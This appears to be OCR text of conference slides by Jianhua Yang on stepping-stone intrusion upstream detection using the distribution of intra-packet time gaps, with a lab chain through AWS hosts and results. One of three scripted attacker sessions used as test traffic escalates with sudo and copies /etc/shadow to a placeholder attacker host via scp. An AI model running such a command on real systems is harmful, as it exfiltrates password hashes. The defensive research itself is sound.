


Stepping-stone Intrusion Upstream Detection by Exploring the Distribution of Network Traffic


Jianhua Yang

Columbus State University, GA

Layout

- 1. Background
- 2. Related Work
  - Host-based Detection
  - Net-based Detection
- 3. Proposed Algorithm
- 4. Experimental Results & Analysis
- 5. Conclusion


1. Background




Stepping-stone Intrusion Detection Model

- 1. Host-based Detection
- 2. Network-based Detection

Host-based Detection Model



Network-based Detection Model



Term Definition

- 1. Downstream/Detection
- 2. Upstream/Detection
- 3. Send/Echo/Ack
- 4. RTT (Matched Send and Echo pair)
- 5. Intra-packet time gap

2. Related Work

- 2.1 Host-based Detection
- 2.2 Network-based Detection

2.1 Host-based Detection

- Content-based (Thumbprint)
- Time-based (ON-OFF)
- Deviation-based
- Packet number based
- Watermark-based
- 1-D Random-walk

2.2 Network-based Detection

- K. Yong-approach
- Step-function
- Clustering-Partitioning
- MMD data mining
- K-mean approach

3. Proposed Algorithm

- Upstream Detection
- Network traffic Distribution
- Use intra-packet time gap
  - modelling network traffic (Send packet only)

Assumption

- Attacker’s keystroke follows
  - Poisson Distribution

Algorithm Details

- 1. Data X-collect Send packets and calculate intra-packet gaps for each monitored host in a connection chain
- 2. compute the mean and standard deviation of the data X = {x_1, x_2, x_3, …x_n}: μ and δ
- 3. Compute the number of x, denoted as N_i (m>=i>=1), in X following the condition below
  - $|x_i - \mu| < 2\delta$
- 4. check if N_i becomes smaller along the connection chain from Attacker's host to the Victim host.

4. Experimental Results and Analysis

- Experimental Setup:
- 8 hosts connected with first one and last one in our lab: CCT15, and CCT30. Other 6 hosts are AWS servers: Aws1, Aws2, …, Aws6
- CCT15→Aws1→Aws2→…→Aws6→CCT30
- Get Data X in the outgoing connection chain of each host
- Keystroke from CCT15: three scenarios

Three input Scenarios

Attacker 1 script:

```
pwd
whoami
sudo su
ls
cd /etc
ls –a
scp -p shadow attacker username@attacker IP:/home/seed/Documents exit
```

Attacker 2 script:

```
whoami
pwd
cd /home/seed/Documents
ls
nano text_file.txt
//paste a large text and save it
ls
cat hello.txt
exit
```

Attacker 3 script:

```
whoami
pwd
cd /home/seed/Documents
ls
nano hello.txt
//enter a few sentences and save the text file
ls
cat hello.txt
exit
```

Analysis

- Overall trend: from Attacker to Victim, N_i becomes smaller
- Not all the data following our prediction, only 70%
- Reason: the data may not be clean
- Actual keystroke may not follow Poisson distribution

Conclusion & Future work

- 1. Make a code generate packets following Poisson
- 2. Use Echo packets from Victim to Attacker

Thanks!
Questions?

Edit text